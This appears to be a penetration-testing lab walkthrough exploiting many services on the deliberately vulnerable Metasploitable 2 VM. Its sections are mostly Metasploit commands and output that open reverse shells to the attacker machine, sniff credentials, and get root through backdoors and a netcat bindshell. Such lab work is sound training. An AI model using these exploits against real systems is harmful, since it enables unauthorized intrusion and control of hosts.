
Exploiting port 23 TELNET (Credential Capture)

We are using Wireshark to capture the TCP traffic, it is set to run in the background while we connect to Metasploitable 2 through telnet using "msfadmin" as credentials for user name and password.

1 telnet 192.168.1.103




Once successfully connected we go back to Wireshark. Now we click the “TCP Stream” option under Analyze > Follow. This shows us the login credentials in plain text.



Exploiting Port 80 (PHP_CGI)

We know that port 80 is open so we type in the IP address of Metasploitable 2 in our browser and notice that it is running PHP. We dig a little further and find which version of PHP is

running and also that it is being run as a CGI. We will now exploit the argument injection vulnerability of PHP 2.4.2 using Metasploit.




PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

When running as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: “if there is NO unescaped ‘=’ in the query string, the string is split on ‘+’ (encoded space) characters, url decoded, passed to a function that escapes shell metacharacters (the “encoded in a system-defined manner” from the RFC) and then passes them to the CGI binary.” This module can also be used to exploit the Plesk 0day disclosed by kingcope and exploited in the wild in June 2013.


```
1 msf > use exploit/multi/http/php_arg_injection
2 msf exploit (multi/http/php_arg_injection) > set rhost 192.168.1.103
3 msf exploit (multi/http/php_arg_injection) > exploit
```



Exploiting Port 139 & 445 (Samba)

Samba is running on both port 139 and 445, we will be exploiting it using Metasploit. The default port for this exploit is set to port 139 but it can be changed to port 445 as well

```
1 msf > use exploit/multi/samba/usermap_script
2 msf exploit (multi/samba/usermap_script) > set rhost 192.168.1.103
3 msf exploit (multi/samba/usermap_script) > exploit
```




Exploiting Port 8080 (Java)

This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

We will be using the Remote Method Invocation exploit on the Java service running on port 8080. It’s quite straight forward, just choose the exploit, set the target machine IP and that’s it.

```
1 msf > use exploit/multi/misc/java_rmi_server
2 msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.1.103
3 msf exploit(multi/misc/java_rmi_server) > exploit
```



Exploiting Port 5432 (Postgres)

Postgres is associated with SQL is runs on port 5432 and we have a great little exploit that can be used here.

On some default Linux installations of PostgreSQL, the Postgres service account may write to the /tmp directory and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

1 msf > use exploit/linux/postgres/postgres_payload
2 msf exploit (linux/postgres/postgres_payload) > set rhost 192.168.1.103
3 msf exploit (linux/postgres/postgres_payload) > exploit

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.108:4444
[*] 192.168.1.103:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (G
[*] Uploaded as /tmp/JJPayFIG.so, should be cleaned up automatically
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened (192.168.1.108:4444 -> 192.168.1.103:42487) at 2018-

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:18:aa:46
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe18:aa46
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface  3
============
Name         : eth1
Hardware MAC : 00:0c:29:18:aa:50
MTU          : 1500
Flags        : BROADCAST,MULTICAST

meterpreter >
```

Exploiting Port 6667 (UnrealIRCD)

Port 6667 has the Unreal IRCD service running, we will exploit is using a backdoor that's available in Metasploit.

This module exploits a malicious backdoor that was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.

```
1 msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
2 msf exploit (unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.103
3 msf exploit (unix/irc/unreal_ircd_3281_backdoor) > exploit
```

Exploiting Port 36255


This is a weakness that allows arbitrary commands on systems running distccd. We will be using Distcc Daemon Command Execution. This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

1 msf > use exploit/unix/misc/distcc_exec
2 msf exploit (unix/misc/distcc_exec) > set rhost 192.168.1.103
3 msf exploit (unix/misc/distcc_exec) > exploit

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3xi7fPP6ZjmCKpTq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3xi7fPP6ZjmCKpTq\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (192.168.1.108:4444 -> 192.168.1.103:36255) at 2018

whoami
daemon
```

Remote Login Exploitation

A remote login is a tool that was used before ssh came into the picture. Since we have the login credentials for Metasploitable 2, we will be using Rlogin to connect to it, using the "-l" flag to define the login name.



1 rlogin -l msfadmin 192.168.1.103

```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513     - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513     - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513     - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513     - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513     - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513     - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit has a module in its auxiliary section that we can use to get into the rlogin.


1 msf > use auxiliary/scanner/rservices/rlogin_login
2 msf auxiliary (scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
3 msf auxiliary (scanner/rservices/rlogin_login) > set username root
4 msf auxiliary (scanner/rservices/rlogin_login) > exploit


```
msf > use auxiliary/scanner/rservices/rlogin_login
msf auxiliary(scanner/rservices/rlogin_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/rservices/rlogin_login) > set username root
username => root
msf auxiliary(scanner/rservices/rlogin_login) > exploit

[*] 192.168.1.103:513     - 192.168.1.103:513 - Starting rlogin sweep
[*] 192.168.1.103:513     - 192.168.1.103:513 rlogin - Attempting: 'root':"" from 'root'
[+] 192.168.1.103:513     - 192.168.1.103:513, rlogin 'root' from 'root' with no password.
[!] 192.168.1.103:513     - *** auxiliary/scanner/rservices/rlogin_login is still calling the dep
[!] 192.168.1.103:513     - *** For detailed information about LoginScanners and the Credentials
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/wiki/Creating-Met
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/wiki/How-to-write
[!] 192.168.1.103:513     - *** For examples of modules converted to just report credentials with
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/pull/5376
[!] 192.168.1.103:513     -      https://github.com/rapid7/metasploit-framework/pull/5377
[*] Command shell session 8 opened (192.168.1.108:1023 -> 192.168.1.103:513) at 2018-12-13 08:24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting Distributed Ruby Remote Code Execution (8787)

Now that we know that this service is running successfully, let's try to exploit it using Metasploit.

This module exploits remote code execution vulnerabilities in dRuby.




```
1 msf > use exploit/linux/misc/drb_remote_codeexec
2 msf exploit (linux/misc/drb_remote_code) > set rhost 192.168.1.103
3 msf exploit (linux/misc/drb_remote_code) > exploit
```

```
msf > use exploit/linux/misc/drb_remote_codeexec
msf exploit(linux/misc/drb_remote_codeexec) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(linux/misc/drb_remote_codeexec) > exploit

[*] Started reverse TCP double handler on 192.168.1.108:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .PFzERlkGUsWuWqgt
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Cvb5kGY6tTHBJ8XP;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Cvb5kGY6tTHBJ8XP\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 7 opened (192.168.1.108:4444 -> 192.168.1.103:38310) at 2018-12-13
[+] Deleted .PFzERlkGUsWuWqgt

whoami
root
```

Bindshell Exploitation

Metasploitable 2 comes with an open bindshell service running on port 1524. We will be using Netcat to connect to it.


1 nc 192.168.1.103 1524

```
root@kali:~# nc 192.168.1.103 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5265163 (5.0 MB)  TX bytes:3750595 (3.5 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:336 errors:0 dropped:0 overruns:0 frame:0
          TX packets:336 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:138669 (135.4 KB)  TX bytes:138669 (135.4 KB)

root@metasploitable:/#
```

Exploiting Port 5900 (VNC)

Virtual Network Computing or VNC service runs on port 5900, this service can be exploited using a module in Metasploit to find the login credentials. This module will test a VNC server on a range of machines and report successful logins.


Currently, it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challengeresponse authentication method.



1 msf > use auxiliary/scanner/vnc/vnc_login
2 msf auxiliary (scanner/vnc/vnc_login) > set login 192.168.1.103
3 msf auxiliary (scanner/vnc/vnc_login) > exploit

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.1.103:5900     - 192.168.1.103:5900 - Starting VNC login sweep
[!] 192.168.1.103:5900     - No active DB -- Credential data will not be saved!
[+] 192.168.1.103:5900     - 192.168.1.103:5900 - Login Successful: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```


Let's put what we've found to the test by connecting using the vncviewer



1 vncviewer 192.168.1.103


```
root@kali:~# vncviewer 192.168.1.103
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
```

The credentials work and we have a remote desktop session that pops up in Kali.

